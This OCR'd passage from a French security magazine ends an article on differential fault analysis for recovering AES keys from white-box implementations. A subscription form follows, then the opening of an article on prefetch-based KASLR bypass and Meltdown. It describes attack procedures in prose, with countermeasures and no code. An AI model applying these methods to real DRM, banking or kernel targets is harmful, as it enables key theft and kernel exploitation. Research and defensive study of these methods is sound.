Selon la colonne affectée, il y a exactement quatre dispositions possibles de la diffusion de la faute sur quatre octets de la sortie. Les différences observées entre la sortie correcte et une sortie corrompue sur quatre octets ne peuvent s'expliquer que pour certaines valeurs des quatre octets correspondants de la dernière clé de ronde.

En pratique, il suffit d'injecter une faute à deux reprises dans une même colonne pour déterminer exactement ces quatre octets de clé de ronde et donc d'injecter a minima huit fautes pour déterminer la dernière clé de ronde dans son ensemble. Le *keyscheduler* de l'AES étant réversible, la clé de l'AES peut alors être calculée à partir de la dernière clé de ronde.




Fig. 4 : Diffusion d'une erreur dans les dernières rondes d'un AES.

4.2 Application à des implémentations logicielles

Injecter une faute sur une implémentation logicielle peut se faire dynamiquement avec un cadriciel d'instrumentation, un débogueur ou un émulateur. Pour les implémentations n'ayant aucune contre-mesure spécifique à l'injection de faute, une simple corruption statique dans les données ou dans le code suffira.

En présence de contrôles d'intégrité, il est souvent plus facile d'ôter ces contrôles et d'injecter statiquement les fautes, car l'exécution ne sera pas ralentie, contrairement aux instrumentations dynamiques qui seront donc réservées aux cas les plus récalcitrants.

Pour injecter une faute statiquement, il suffit de faire une copie du programme ou de ses données et d'en changer un octet. Mais nous préférons éviter de devoir détricoter l'implémentation pour comprendre où injecter correctement la faute. Nous changerons donc chaque octet possible et observerons le résultat. S'il n'y a pas de table de données dans l'implémentation, il faudra corrompre chaque octet du code, ce qui implique pas mal de plantages. Dans ce cas, le plus simple est d'injecter des NOP pour limiter le nombre de plantages et éviter un ralentissement trop important de l'attaque.

À chaque exécution du programme corrompu, la sortie est comparée à la sortie attendue. Il va de soi que le même bloc d'entrée est utilisé pour toutes les exécutions. Plusieurs cas apparaissent alors :

- Le programme se plante ou prend plus de temps qu'attendu ou la sortie ne produit même pas les seize octets de données espérés. Visiblement, cette faute fut un peu trop violente... ;
- La sortie est intacte. La faute a affecté des données ou du code inutilisés. C'est assez courant en injection statique, car, pour un bloc d'entrée donné, une large part de l'implémentation AES n'est pas utilisée ;
- La sortie est complètement modifiée. La faute a probablement été injectée trop tôt (avant l'avant-dernier *MixColumns*) et les deux derniers *MixColumns* ont diffusé l'erreur à toute la sortie ;

- La sortie a un seul octet corrompu. La faute a probablement été injectée trop tard (après le dernier *MixColumns*) ;
- La sortie a exactement quatre octets corrompus. Les données sont probablement exploitables.

Dans ce dernier cas, pour déterminer la colonne dans laquelle la faute a été injectée, il suffit d'observer quels octets de la sortie sont affectés. Reste à savoir précisément dans quel octet de la colonne. Il faut donc considérer les quatre hypothèses possibles lorsqu'on énumère les candidats de clé possibles.

L'avantage du modèle en boîte blanche est qu'une fois qu'un endroit intéressant est repéré, il est aisé d'injecter d'autres fautes exactement au même endroit, ce qui est nettement moins évident lorsqu'on attaque une implémentation matérielle.

Néanmoins, les implémentations logicielles de cryptographie en boîte blanche ont une taille conséquente et corrompre chaque octet individuellement pourrait prendre un temps non négligeable. Cependant, pour une entrée donnée, seule une petite portion des données de l'implémentation sera utilisée. Il est donc plus efficace de modifier de larges portions d'un coup et de concentrer l'attaque aux endroits qui ont donné des résultats intéressants. L'interprétation des résultats est alors adaptée de la manière suivante :

- Si le programme se plante, prend plus de temps que prévu, ou si la sortie est corrompue sur plus de quatre octets : diviser la zone attaquée en deux et en corrompre chaque moitié tour à tour ;
- Si la sortie est intacte ou est affectée sur moins de quatre octets : la zone attaquée peut être complètement ignorée ;
- Si exactement quatre octets de la sortie sont affectés : si la zone attaquée est plus large qu'un octet, le risque subsiste d'avoir corrompu plus d'un octet de la colonne affectée et il vaut mieux également diviser la zone et recommencer.

Cette technique est très rapide sur les implémentations disposant de tables de données brutes, car de larges zones peuvent être modifiées sans plantage. Lorsque les tables contiennent des métadonnées, de larges fautes auront de grandes chances de casser leur structure et il faudra réduire en conséquence la taille des fautes injectées.

Enfin, si nécessaire, cette attaque peut se combiner avec l'analyse visuelle d'une trace telle que décrite plus haut, pour mieux cibler les zones à attaquer.

4.3 Exemples concrets d'attaque par injection de faute

Pareillement aux attaques DCA, parmi les dépôts des SideChannelMarvels, le projet Deadpool contient des exemples d'implémentations de boîte blanche avec les scripts adéquats pour les attaquer par injection de faute. Ils illustrent la stratégie présentée ci-dessus et font usage d'un volume de type *tmpfs* en RAM pour éviter de trop solliciter le disque dur par les multiples réécritures des implémentations altérées.

Les sorties corrompues collectées sont passées à l'outil JeanGrey qui tente de casser la dernière clé de ronde. En cas de succès, l'outil `aes_keyschedule` présent dans le projet Stark permet de calculer la clé AES-128 à partir de la dernière clé de ronde.

Voici le résumé de quelques résultats obtenus sur un PC standard, que vous pouvez reproduire à partir du projet Deadpool :

- NSC2013 Variant : une implémentation avec des tables brutes chargées depuis un fichier externe. L'application directe de la DFA sur l'ensemble du fichier externe retrouve la clé en 5,3 s et 420 exécutions.
- Karroumi : l'implémentation est en C++ et les tables sont sérialisées avec la bibliothèque Boost. Il faut donc limiter la taille des fautes à un seul octet à la fois. L'attaque sur l'ensemble des tables prend 162 s et 5 800 exécutions. Si on limite la plage mémoire à attaquer par l'observation d'une trace d'exécution, on arrive à 7 s et 200 exécutions.





- CHES2016 : les tables sont dans le binaire. Avec les paramètres standards, l'attaque échoue. Il y a bien des sorties avec quatre octets corrompus, mais aucune clé ne satisfait les équations de la DFA. Pour passer outre ces faux positifs, l'attaque doit se poursuivre pour acquérir plus de sorties. Par exemple, en cherchant jusqu'à 200 candidats de sortie par colonne, l'attaque réussit en 100 s et 20 000 exécutions.
- PlainCTF2013 : il s'agit d'un déchiffrement AES-128 qui, en outre, vérifie si la sortie semble correcte avant de la montrer. Il faut donc d'abord ôter ce test pour pouvoir observer la sortie. Il n'y a pas de section de données dans le binaire, uniquement du code. On injectera donc des NOP (0x90). La clé est retrouvée en 17 s et 1 000 exécutions, dont la moitié sont des plantages puisque cette approche naïve d'injection ne cherche même pas à remplacer proprement des *opcodes* complets.

5 Contre-mesures

Les contre-mesures matérielles classiques que sont le masquage par injection d'aléa ou la désynchronisation temporelle s'adaptent mal au modèle en boîte blanche : il n'y a aucune source d'aléas fiable disponible qui ne soit sous le contrôle de l'attaquant et l'observation du flot d'instructions permet de resynchroniser facilement les traces d'exécutions.

Il faut donc chercher la solution dans de nouvelles architectures de boîte blanche nativement immunes à la DCA et à la DFA. Néanmoins, les résultats d'une DCA réussie peuvent aider le concepteur à corriger son algorithme : nous savons sur quel premier échantillon de la trace d'exécution une corrélation est apparue, nous savons également comment nous avons construit cette trace et donc à quelle instruction cet échantillon est lié et, pour peu que le concepteur qui teste son implémentation l'ait compilée avec les informations de débogage, il sera en mesure de mettre le doigt sur la ligne exacte du code source à l'origine de la fuite, et donc de corriger ses contre-mesures.

Se prémunir naïvement des attaques par DFA est assez simple : il faut détecter la faute (par rejeu des derniers rounds, vérification de l'intégrité des tables,...) et éviter que l'attaquant n'ait accès à la sortie corrompue. Encore faut-il le faire de manière suffisamment subtile pour résister à une analyse du code...

Conclusions

Être résistant au modèle d'attaque en boîte blanche implique forcément d'être résistant au modèle en boîte grise. Néanmoins, personne n'a pu créer d'implémentation avec une résistance prouvée mathématiquement. L'avantage des attaques en boîte grise est leur applicabilité avec un minimum d'hypothèses sur l'implémentation attaquée et leur facilité de mise en œuvre, voire leur complète automatisation.

Pour résumer : essayons, on verra bien !

Certains affirment que les *bonnes* boîtes blanches sont immunes à ces attaques en boîte grise, car leur entrée et leur sortie sont encodées avec un encodage externe inconnu. L'encodage externe signifie simplement que les données n'apparaissent pas en clair au niveau de l'API mais, en général, il faut bien qu'elles le soient ailleurs dans l'application. Le seul encodage externe robuste serait un encodage traité par un serveur distant, à la fois des entrées et des sorties, ce qui est tout simplement impossible lorsque l'application doit suivre les standards cryptographiques utilisés en DRM ou dans le monde bancaire.

Quelques vendeurs de boîtes blanches ont compris la leçon et proposent aujourd'hui des contre-mesures spécifiques à la DCA et à la DFA. Ne vous étonnez donc pas si, bientôt, vous trouvez des implémentations labellisées plus blanches que blanches !

Aller plus loin

Pour celles et ceux qui souhaitent approfondir le sujet, je recommande les ressources suivantes, ainsi que leur bibliographie respective :

- Sur la DCA : J. W. Bos, Ch. Hubain, W. Michiels et Ph. Teuwen, « Design de cryptographie white-box : et à la fin, c'est Kerckhoffs qui gagne », *SSTIC 2016*, https://frama.link/dca_sstic ;
- Sur la DFA : Ph. Teuwen et Ch. Hubain, « Differential Fault Analysis on White-box AES Implementations », *Quarkslab*, 2017, https://frama.link/dfa_wbaes ;
- Le projet *SideChannelMarvels* (https://github.com/SideChannelMarvels) qui contient les outils ainsi qu'une quinzaine d'implémentations de diverses boîtes blanches et une bibliographie des travaux les plus récents dans le domaine (https://frama.link/dca_litterature). ■

Remerciements


Merci à Guillaume Heilles et Émilien Gaspar pour leur relecture attentive.

Références

[DPA] P. C. Kocher et al., « Differential power analysis », *CRYPTO'99*

[DFA] P. Dusart et al., « Differential Fault Analysis on A.E.S. », *ACNS 2003*

Abonnez-vous !



MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

M'abonner !

Me réabonner !

Compléter ma collection !

Pouvoir lire en ligne mon magazine préféré !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

CONNECT

DÉCOUVREZ CONNECT
LA PLATEFORME DE LECTURE EN LIGNE !

Tous les articles du magazine sont disponibles dès la parution !
Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 28 ou par mail à connect@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE

ou retrouvez toutes nos offres sur www.ed-diamond.com !

Prix TTC en Euros / France Métropolitaine*

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC*	PAPIER + CONNECT (1 connexion Connect) Réf	PAPIER + CONNECT Tarif TTC*
MC	6n° MISC	☐ MC1	45 €	☐ MC13	259 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €	☐ MC+13	279 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES				
B	6n° MISC + 11n°GLMF	☐ B1	109 €	☐ B13	499 €
B+	6n° MISC + 2n° HS + 11n°GLMF + 6n° HS	☐ B+1	185 €	☐ B+13	629 €
C	6n° MISC + 6n° LP + 11n°GLMF	☐ C1	149 €	☐ C13	669 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ C+1	249 €	☐ C+13	769 €
I	6n° MISC + 6n° HK	☐ I1	79 €	☐ I13	419 €
I+	6n° MISC + 2n° HS + 6n° HK	☐ I+1	99 €	☐ I+13	439 €
L	6n° MISC + 6n° HK + 6n° LP + 11n° GLMF	☐ L1	189 €	☐ L13	839 €
L+	6n° MISC + 2n° HS + 6n° HK + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ L+1	289 €	☐ L+13	939 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

- ❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**
- ❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21


Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !



MELTDOWN ET ATTAQUES SUR KASLR : LES ATTAQUES PAR CANAL AUXILIAIRE PASSENT À LA VITESSE SUPÉRIEURE

Clémentine MAURICE – clementine.maurice@irisa.fr
Chargée de Recherche, Univ. Rennes, CNRS, IRISA

mots-clés : *ATTAQUES PAR CANAL AUXILIAIRE / MICRO-ARCHITECTURE / KASLR / MELTDOWN / KPTI*

Les attaques par canal auxiliaire sur la micro-architecture des processeurs font l'objet de recherches depuis une quinzaine d'années. Auparavant peu connues du grand public, et concernant essentiellement les implémentations d'algorithmes cryptographiques, ces attaques ont pris le devant de la scène en ce début d'année 2018 avec les attaques Meltdown et Spectre.

On a longtemps considéré la sécurité informatique comme étant la sécurité des logiciels. Or ces logiciels s'exécutant bel et bien sur du matériel, il est possible de surveiller les effets de bord du matériel durant leur exécution, comme la consommation de courant ou encore le temps d'exécution, pour attaquer l'implémentation de certains algorithmes. Ces attaques sont appelées attaques par canal auxiliaire.

Le cache est une petite mémoire très rapide au niveau du processeur, gardant une copie des données fréquemment utilisées afin d'accélérer les calculs. En 1996, Kocher documentait la première attaque théorique sur des implémentations d'algorithmes cryptographiques en utilisant les temps d'accès au cache, suivie à partir de 2002 par des attaques pratiques. Ce type d'attaque par canal auxiliaire a montré qu'il était possible d'exploiter les effets du cache sur le temps d'exécution d'algorithmes pour extraire des informations secrètes. Similairement aux autres attaques par canal auxiliaire, l'attaquant utilise les effets de bord du cache – et non son contenu. En effet, les données qui y sont présentes ont un temps d'accès très court, contrairement aux données qui doivent être récupérées de la DRAM. Cependant, contrairement aux attaques par canal auxiliaire se basant sur la consommation de courant ou le rayonnement électromagnétique, un attaquant n'a ici pas besoin d'accès physique à la machine, mais uniquement de pouvoir exécuter du code sur la machine sans aucun privilège. On retrouve aujourd'hui cette configuration, dans laquelle la victime et l'attaquant partagent une même machine, dans de nombreux environnements, tels que les environnements virtualisés avec le cloud computing, ou tout simplement dans les ordinateurs personnels ou les appareils mobiles. Ces attaques permettent de passer outre l'isolation apportée par les hyperviseurs entre machines virtuelles **[1]**, et même par la sandbox de JavaScript **[2]**, et ce à la fois sur les architectures x86 et ARM.

Jusqu'à récemment, ces attaques sur le cache ne concernaient que d'une part les implémentations d'algorithmes cryptographiques, ou d'autre part des canaux cachés, c'est-à-dire des communications non autorisées entre un émetteur et un récepteur qui communiquent ainsi en utilisant des effets de bords non surveillés. En collaboration avec Daniel Gruss, Moritz Lipp, et Stefan Mangard de Graz University of Technology en Autriche, et Anders Fogh de G DATA en Allemagne, nous avons également montré, dans un papier publié en 2016, qu'il était possible de contourner la distribution aléatoire de l'espace d'adressage du noyau (KASLR) en se basant sur de tels canaux auxiliaires **[3]**. Une telle attaque permet de récupérer des informations nécessaires à l'exploitation d'éventuelles vulnérabilités au niveau du noyau. Enfin, les attaques Meltdown **[4]** et Spectre **[5]** ont défrayé la chronique en ce début d'année 2018.

Cet article présente une rétrospective sur ces attaques. Une première partie présentera le fonctionnement des caches ainsi que les briques de base nécessaires à ces attaques par canal auxiliaire. On détaillera ensuite le fonctionnement de l'attaque sur KASLR, qui fait fuiter des adresses de l'espace noyau. On présentera ensuite l'attaque Meltdown, qui va un cran au-dessus pour cette fois faire fuiter le contenu de l'espace noyau. Ces deux attaques sont contrées par des modifications au niveau du noyau lui-même, un correctif aujourd'hui



nommé KPTI (*Kernel Page-Table Isolation*) dans Linux **[6,7]**. Nous avions initialement proposé un correctif sur lequel se base KPTI en juillet 2017, soit six mois avant la révélation publique de Meltdown, et avant même que le groupe de Graz University of Technology ne commence à investiguer cette nouvelle attaque.

On s'attachera ici à détailler le fonctionnement des éléments de micro-architecture permettant ces attaques, ainsi qu'à répondre à ces questions : Quelle est la particularité de l'attaque Meltdown – et sa jumelle Spectre – par rapport aux attaques existantes ? Et comment a-t-il été possible de développer un correctif avant même d'avoir conscience de l'attaque ?

1 Attaques par canal auxiliaire sur le cache

1.1 Fonctionnement d'un cache

Par souci de brièveté, on s'attachera ici à décrire le fonctionnement des processeurs Intel récents, basés sur l'architecture x86. Certains de ces principes, ainsi que des attaques qui en découlent, sont également applicables aux processeurs ARM. Les caches sont des petites mémoires SRAM très rapides, placées au niveau des processeurs afin de combler l'écart de vitesse entre le processeur (effectuant des calculs très rapidement) et la mémoire principale DRAM (lente relativement au processeur). Depuis la micro-architecture Nehalem (2008), les processeurs Intel sont composés de trois niveaux de cache : le plus petit (L1) est situé près des cœurs et est donc le plus rapide, tandis que le dernier niveau de cache (L3) est le plus grand, mais également le plus lent, car plus éloigné des cœurs. Il existe un L1 par cœur, divisé en cache de données et en cache d'instructions de 32Ko chacun, tandis que le L3 est partagé entre tous les cœurs et fait quelques méga-octets. La plus petite unité gérée par un cache est appelée une ligne et fait 64 octets. Les processeurs Intel sont N-associatifs, ce qui signifie que certains bits de l'adresse vont définir l'index d'un ensemble (*cache set*) pouvant contenir N lignes. Comme plus de N lignes de cache peuvent mapper un ensemble sur toute la mémoire, le processeur définit une politique de remplacement pour choisir la ligne à évincer pour en stocker une nouvelle.

Le fonctionnement des caches est totalement transparent pour les applications ainsi que le noyau. Il existe tout de même quelques instructions pour gérer les lignes de caches explicitement : `clflush`, qui prend en paramètre une adresse virtuelle et évince de tous les niveaux de cache la ligne correspondante, et les instructions `prefetch`, qui prennent également en paramètre une adresse virtuelle, et indiquent au processeur que la ligne de cache correspondante est susceptible d'être accédée prochainement.

1.2 Briques de base des attaques par canal auxiliaire

Les deux attaques de base sur les caches sont nommées Flush+Reload et Prime+Probe. On ne décrira ici que Flush+Reload **[8]**. Cette technique suppose que l'attaquant ait de la mémoire partagée avec la victime. Cela est possible par exemple en mappant une bibliothèque partagée, ou encore si le système d'exploitation ou l'hyperviseur utilise de la déduplication mémoire. L'attaquant commence par exécuter l'instruction `clflush` sur une ligne de cache, puis attend que la victime poursuive son exécution avant de réaccéder à cette ligne, tout en mesurant son temps d'accès. Si le temps d'accès est long, alors la ligne a du être récupérée depuis la DRAM, et n'a donc pas été accédée par la victime. Au contraire, un temps d'accès court s'explique par la présence de la ligne dans le cache, et donc par un accès de la victime. Il est donc possible pour un attaquant de connaître les accès mémoire d'un autre processus avec la granularité d'une ligne de cache, c'est-à-dire 64 octets. S'il n'est pas possible d'utiliser l'instruction `clflush`, on peut évincer une ligne du cache en utilisant d'autres accès mémoire localisés dans le même ensemble, forçant ainsi la politique de remplacement à évincer la ligne désirée. Cette variante est appelée Evict+Reload.

Un point important à retenir de ces attaques est qu'on ne cherche pas à obtenir le contenu d'une ligne de cache, mais bien sa présence ou non dans le cache. C'est la détection de cette présence ou non qui est à l'origine de fuites d'informations. Les nouvelles attaques présentées dans la suite de l'article se basent sur le même principe.

On distingue les canaux cachés des attaques par canaux auxiliaires sur un programme. Un canal caché est une communication non autorisée entre un émetteur et un récepteur, qui utilise donc des moyens détournés et non surveillés. Les canaux cachés sont principalement employés pour transférer des informations d'un émetteur aux privilèges élevés sur une ressource vers un récepteur qui dispose de moins de privilèges sur celle-ci. Au contraire, dans une attaque par canal auxiliaire, seul un programme a un comportement malicieux et cherche à inférer des informations provenant d'un autre programme, lui bénin. Les différences de timing apportées par la présence de lignes dans le cache ne sont exploitables que si la présence de ces lignes dépendent d'un secret. Par exemple, si les accès mémoire dépendent de bits d'une clé privée, la présence de ces lignes révèle directement ces bits.

2 Contourner KASLR avec les instructions prefetch

Cette attaque a été rendue publique en 2016, d'abord présentée à Black Hat USA puis publiée à la conférence académique ACM CCS. En addition au canal auxiliaire




Fig. 1 : Illustration de la traduction d'adresse virtuelle vers adresse physique sur un processeur Intel récent.

apporté par les instructions prefetch expliqué dans la suite de la section, cette attaque utilise le fait que, sans le patch KPTI, l'espace noyau est mappé dans l'espace d'adressage virtuel de chaque processus. Il n'est cependant normalement pas accessible si le processeur ne tourne pas en mode noyau. Cette protection est donc assurée au niveau du matériel.

2.1 Scénario d'attaque

On considère un scénario d'attaque locale où l'ASLR est en place au niveau de l'espace utilisateur ainsi que du noyau. L'attaquant peut exécuter arbitrairement du code sur le système, mais n'a aucun privilège, c'est-à-dire aucun accès au noyau ni à des interfaces telles que `/proc/self/pagemap` fournissant des informations sur l'espace d'adressage. Grâce aux fonctionnalités de sécurité telles que NX, SMEP et SMAP présentes sur les processeurs modernes, l'attaquant ne peut pas injecter de code sur une région mémoire inscriptible du noyau, ni sauter dans une portion de code située dans l'espace utilisateur. Le seul moyen à disposition d'un attaquant pour contourner ces fonctionnalités est donc d'utiliser des techniques de réutilisation de code comme les attaques ROP (*Return-Oriented Programming*). L'attaquant a pour cela besoin d'une connaissance fine de l'espace d'adressage, or KASLR rend les adresses du noyau non prédictibles, empêchant l'exploitation des vulnérabilités. C'est là qu'interviennent les fuites d'informations par canal auxiliaire, car même si le système d'exploitation ne met pas explicitement ces informations à disposition et que toutes les contre-mesures sont en place, il est possible de les obtenir de la part du processeur lui-même.

2.2 Propriétés des instructions prefetch

Le *prefetching* est une technique utilisée par les processeurs afin de pallier à la lenteur de la DRAM. Au lieu d'attendre que les données et les instructions soient explicitement accédées pour être chargées dans le cache, le prefetching charge ces données avant que le programme n'en ait besoin. Il existe deux types de prefetching : matériel, et logiciel. Le prefetching matériel s'effectue de façon transparente par plusieurs unités au sein du processeur, qui vont deviner les lignes de cache les plus susceptibles d'être lues prochainement. Le prefetching logiciel s'effectue à l'aide d'instructions dédiées, que le programmeur ou le compilateur doit insérer dans le programme. Cette attaque contre KASLR tire partie de ces instructions.

Au niveau des processeurs x86, on retrouve cinq instructions de prefetch (`prefetcht0`, `prefetcht1`, `prefetcht2`, `prefetchnta` et `prefetchw`). Elles ont pour but d'indiquer au processeur qu'une donnée va être prochainement utilisée. Il ne s'agit en fait que d'un « indice » pour le processeur, qui peut être totalement ignoré. C'est également une instruction qui ne rend jamais d'erreur. Le manuel d'Intel est cependant flou sur le comportement du processeur dans le cas où l'instruction est appelée sur une adresse à laquelle l'application n'est pas censée accéder (par exemple une adresse dans l'espace noyau). Le manuel indique uniquement « *Use of software prefetch should be limited to memory addresses that are managed or owned within the application context* », c'est-à-dire que l'instruction ne *devrait* être utilisée que sur des

adresses dans le contexte de l'application. À partir de là, on peut se demander ce qui se passe si ça n'est pas le cas !

Après investigation, nous avons remarqué que les instructions prefetch avaient deux propriétés intéressantes :

1. Le temps d'exécution des instructions prefetch varie dépendamment de l'état interne de différents caches internes au CPU. Ce temps est suffisamment déterministe pour être exploitable.
2. Les instructions prefetch n'effectuent pas de contrôles de privilège.

2.3 Localiser un pilote sous Windows 7 et Windows 10

Pour exploiter une vulnérabilité noyau, et construire une *ROP chain* dans le code d'un pilote, un attaquant a besoin de l'adresse exacte à laquelle est chargé le pilote. Ces adresses sont cependant randomisées par KASLR, et non accessibles depuis un process utilisateur. Retrouver l'adresse de chargement d'un pilote permet donc de contourner KASLR.

L'attaque se déroule en deux étapes. Lors de la première étape, on localise les adresses qui sont effectivement mappées en mémoire physique dans la plage d'adresses réservées au noyau et aux drivers. Pour cela, on utilise la propriété 1 décrite en section 2.2. Les instructions prefetch doivent résoudre l'adresse virtuelle en adresse physique. La traduction d'adresse se fait via la table de traduction, qui a quatre niveaux sur les processeurs Intel récents, illustrés en Figure 1 : PML4 (*Page Map Level 4*), PDPT (*Page Directory Pointer Table*), PD (*Page Directory*), PT (*Page Table*). Le niveau PML4 divise l'espace d'adressage virtuel de 48 bits en 512 régions mémoire de 512Go chacune, appelées entrées PML4. Chaque entrée PML4 mappe sur un PDPT avec 512 entrées contrôlant une région mémoire de 1Go correspondant soit à une page physique de 1Go, ou à un PD. Le PD a lui aussi 512 entrées contrôlant une région mémoire de 2Mo correspondant soit à une page physique de 2Mo, ou à un PT. Le PT a enfin 512 entrées correspondant à une page de 4Ko.

